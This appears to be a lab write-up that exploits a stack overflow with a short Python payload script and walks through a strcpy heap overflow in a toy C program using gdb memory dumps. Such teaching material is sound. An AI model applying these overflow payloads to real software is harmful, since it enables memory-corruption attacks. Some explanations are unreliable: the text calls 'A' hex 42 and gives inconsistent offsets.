import subprocess  # Import the subprocess module to manage subprocesses.

# Start the stack process
# This creates a new process running the './stack' executable,
# with its standard input and output connected to pipes for communication.
process = subprocess.Popen(
    './stack',  # The command to execute the stack program.
    stdin=subprocess.PIPE,  # Allows sending input to the stack program.
    stdout=subprocess.PIPE,  # Captures the output from the stack program.
    stderr=subprocess.PIPE    # Captures any error messages from the stack program.
)

# Create the payload
# Here, we create a byte string to be sent to the stack process.
# It consists of 20 'W' characters followed by a specific byte (0×01) and a newline character.
payload = b'W' * 20 + b'\x01' + b'\n'

# Send the payload to the stack process and capture the output
# This sends the payload we just created to the process and waits for it to finish executing.
# The standard output and standard error of the process are captured in stdout and stderr.
stdout, stderr = process.communicate(payload)

# Print the output
# Decode the standard output from bytes to a string and print it.
print(stdout.decode())  # Displays the output of the stack program.

# Decode the standard error output (if any) from bytes to a string and print it.
print(stderr.decode())   # Displays any error messages generated by the stack program, if applicable.
```


- Here is the test:



```
┌──(wafaa㉿kali)-[~/Desktop]
└─$ python3 scripteno2.py
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.

Enter your guess:
Congratulations! You've unlocked the secret feature!
You have won a coupon worth 500 Riyals!
Your coupon serial number is: ABCD-1234-EFGH-5678
```


Heap overflow:

- This is a visual representation of the code:


Welcome to University Enrollment!


Please enter the course name:

- This code allocates two memory buffers on the heap: one for storing a course name (10 bytes) and another for storing a welcome message (30 bytes). It starts by printing a welcome message to the user and setting a default message of “Welcome to Advanced AI!” in the allocated welcome message buffer.
- The vulnerability arises when the program copies the user’s input (from the command-line argument) into the 10-byte course buffer without checking the length of the input. If the user provides more than 10 characters, the extra characters will overflow the course buffer and begin overwriting adjacent memory, which could include the welcome message or other important data.
- After copying the potentially oversized input into the course buffer, the program prints both the course name and the welcome message. If an overflow occurs, the welcome message may be corrupted, and this will be visible when printed. Finally, the program frees the allocated memory.
- The key vulnerability is the heap overflow caused by the unchecked strcpy() function. This overflow can lead to unintended behavior, such as memory corruption or potential exploitation of the system depending on what data gets overwritten.
- or potential exploitation of the system depending on what data gets overwritten.




```
┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ gdb -q heap_project

warning: /home/hackerazan/pwndbg/gdbinit.py: No such file or directory
Reading symbols from heap_project...
(gdb) list 1,28
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int main(int argc, char **argv) {
6           // Allocate memory for course name (10 bytes) and a welcome message (30 bytes)
7           char *course = malloc(10);
8           char *welcomeMessage = malloc(30);
9
10          printf("Welcome to University Enrollment!\n");
11
12          // Set a default welcome message
13          strcpy(welcomeMessage, "Welcome to Advanced AI!");
14
15          // Print the default welcome message
16          printf("Initial Message: %s\n", welcomeMessage);
17
18          // Copy the student's course name from the input (this is vulnerable!)
19          strcpy(course, argv[1]);
20
21          // Show what was entered and the updated welcome message
22          printf("Student's Course: %s\n", course);
23          printf("Updated Message: %s\n", welcomeMessage);
24
25          // Free allocated memory
26          free(course);
27          free(welcomeMessage);
28
(gdb) break 20
Breakpoint 1 at 0x401202: file heap_project.c, line 22.
(gdb) run AAAAA
Starting program: /home/hackerazan/Desktop/heap_project AAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to University Enrollment!
Initial Message: Welcome to Advanced AI!

Breakpoint 1, main (argc=2, argv=0x7fffffffdeb8) at heap_project.c:22
22          printf("Student's Course: %s\n", course);
(gdb) 
```

- Now let's Compiling the vulnerable program




```
┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ gcc -g -z execstack -fno-stack-protector -no-pie -o heap_project  heap_project.c
```

- Running the program with five As and it will print inital message and the updated one with welocome to Advanced AI!




```
┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ ./heap_project AAAAA
Welcome to University Enrollment!
Initial Message: Welcome to Advanced AI!
Student's Course: AAAAA
Updated Message: Welcome to Advanced AI!
```

- We will use gdb, list the lines 1,28 , put the breakpoint after the vulnerable place and run the program with 5 As




```
┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ gdb -q heap_project

warning: /home/hackerazan/pwndbg/gdbinit.py: No such file or directory
Reading symbols from heap_project...
(gdb) list 1,28
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int main(int argc, char **argv) {
6           // Allocate memory for course name (10 bytes) and a welcome message (30 bytes)
7           char *course = malloc(10);
8           char *welcomeMessage = malloc(30);
9
10          printf("Welcome to University Enrollment!\n");
11
12          // Set a default welcome message
13          strcpy(welcomeMessage, "Welcome to Advanced AI!");
14
15          // Print the default welcome message
16          printf("Initial Message: %s\n", welcomeMessage);
17
18          // Copy the student's course name from the input (this is vulnerable!)
19          strcpy(course, argv[1]);
20
21          // Show what was entered and the updated welcome message
22          printf("Student's Course: %s\n", course);
23          printf("Updated Message: %s\n", welcomeMessage);
24
25          // Free allocated memory
26          free(course);
27          free(welcomeMessage);
28
(gdb) break 20
Breakpoint 1 at 0x401202: file heap_project.c, line 22.
(gdb) run AAAAA
Starting program: /home/hackerazan/Desktop/heap_project AAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to University Enrollment!
Initial Message: Welcome to Advanced AI!

Breakpoint 1, main (argc=2, argv=0x7fffffffdeb8) at heap_project.c:22
22          printf("Student's Course: %s\n", course);
(gdb) █
```

- In the memory the heap starts at 0x405000




```
(gdb) info proc mapping
process 2193
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p   /home/hackerazan/Desktop/heap_project
            0x401000           0x402000     0x1000     0x1000  r-xp   /home/hackerazan/Desktop/heap_project
            0x402000           0x403000     0x1000     0x2000  r--p   /home/hackerazan/Desktop/heap_project
            0x403000           0x404000     0x1000     0x2000  r--p   /home/hackerazan/Desktop/heap_project
            0x404000           0x405000     0x1000     0x3000  rw-p   /home/hackerazan/Desktop/heap_project
            0x405000           0x426000    0x21000        0x0  rw-p   [heap]
      0x7ffff7dbb000     0x7ffff7dbe000     0x3000        0x0  rw-p
      0x7ffff7dbe000     0x7ffff7de6000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7de6000     0x7ffff7f40000   0x15a000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f40000     0x7ffff7f96000    0x56000   0x182000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f96000     0x7ffff7f9a000     0x4000   0x1d7000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f9a000     0x7ffff7f9c000     0x2000   0x1db000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f9c000     0x7ffff7fa9000     0xd000        0x0  rw-p
      0x7ffff7fc0000     0x7ffff7fc2000     0x2000        0x0  rw-p
      0x7ffff7fc2000     0x7ffff7fc6000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc6000     0x7ffff7fc8000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fc8000     0x7ffff7fc9000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fc9000     0x7ffff7ff0000    0x27000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ff0000     0x7ffff7ffb000     0xb000    0x28000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x33000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x35000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0  rwxp   [stack]
(gdb) █
```

- By inspecting the memory starting at the heap's address, x/160x 0x405000 we observe that the five 'A's (represented as '41' in hexadecimal) have been stored in the heap. Following this, the string "Welcome to Advanced AI!" is stored in hexadecimal as 57 65 6c 63 6f 6d 65 20 74 6f 20 41 64 76 61 6e 63 65 64 20 41 49 21. Notably, this string is placed 16 bytes after the 'A's. This confirms that providing an input of 20 characters, followed by 7 or more characters, will overwrite the "Welcome to Advanced AI!" string in memory.




```
(gdb)
0x405280:       0x00000000      0x00000000      0x00000000      0x00000000
0x405290:       0x00000000      0x00000000      0x00000021      0x00000000
0x4052a0:       0x41414141      0x00000041      0x00000000      0x00000000
0x4052b0:       0x00000000      0x00000000      0x00000031      0x00000000
0x4052c0:       0x636c6557      0x20656d6f      0x41206f74      0x6e617664
0x4052d0:       0x20646563      0x00214941      0x00000000      0x00000000
0x4052e0:       0x00000000      0x00000000      0x00000411      0x00000000
0x4052f0:       0x74696e49      0x206c6169      0x7373654d      0x3a656761
0x405300:       0x6c655720      0x656d6f63      0x206f7420      0x61766441
0x405310:       0x6465636e      0x21494120      0x0000000a      0x00000000
0x405320:       0x00000000      0x00000000      0x00000000      0x00000000
0x405330:       0x00000000      0x00000000      0x00000000      0x00000000
0x405340:       0x00000000      0x00000000      0x00000000      0x00000000
0x405350:       0x00000000      0x00000000      0x00000000      0x00000000
0x405360:       0x00000000      0x00000000      0x00000000      0x00000000
0x405370:       0x00000000      0x00000000      0x00000000      0x00000000
```

- Resuming the execution will output "Welcome to Advanced AI!" as the updated message.




```
(gdb) continue
Continuing.
Student's Course: AAAAA
Updated Message: Welcome to Advanced AI!
[Inferior 1 (process 2193) exited normally]
(gdb) █
```

- Running the program again with an input of 32 'A's followed by "cybersecurity" will still display "Welcome to Advanced AI!" as the updated message.




```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcybersecurity
Starting program: /home/hackerazan/Desktop/heap_project AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcybersecurity
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to University Enrollment!
Initial Message: Welcome to Advanced AI!

Breakpoint 1, main (argc=2, argv=0x7fffffffde88) at heap_project.c:22
22          printf("Student's Course: %s\n", course);
```

- Inspecting the memory at the heap's starting address reveals that the 32 'A's, represented by '42' in hex, are now occupying the heap. Following them, "cybersecurity" is stored in hex as 63 79 62 65 72 73 65 63 75 72 69 74 79. This confirms that entering 32 'A's followed by "cybersecurity" successfully overwrites the original message, "Welcome to Advanced AI!".




```
(gdb)
0×405280:     0×00000000    0×00000000    0×00000000    0×00000000
0×405290:     0×00000000    0×00000000    0×00000021    0×00000000
0×4052a0:     0×41414141    0×41414141    0×41414141    0×41414141
0×4052b0:     0×41414141    0×41414141    0×41414141    0×63414141
0×4052c0:     0×72656279    0×75636573    0×79746972    0×6e617600
0×4052d0:     0×20646563    0×00214941    0×00000000    0×00000000
0×4052e0:     0×00000000    0×00000000    0×00000411    0×00000000
0×4052f0:     0×74696e49    0×206c6169    0×7373654d    0×3a656761
0×405300:     0×6c655720    0×656d6f63    0×206f7420    0×61766441
0×405310:     0×6465636e    0×21494120    0×0000000a    0×00000000
0×405320:     0×00000000    0×00000000    0×00000000    0×00000000
0×405330:     0×00000000    0×00000000    0×00000000    0×00000000
0×405340:     0×00000000    0×00000000    0×00000000    0×00000000
0×405350:     0×00000000    0×00000000    0×00000000    0×00000000
0×405360:     0×00000000    0×00000000    0×00000000    0×00000000
0×405370:     0×00000000    0×00000000    0×00000000    0×00000000
0×405380:     0×00000000    0×00000000    0×00000000    0×00000000
0×405390:     0×00000000    0×00000000    0×00000000    0×00000000
0×4053a0:     0×00000000    0×00000000    0×00000000    0×00000000
```

- As the execution continues, you'll see the updated message has now transformed into "cybersecurity" (which, by the way, happens to be the best major in the world!).



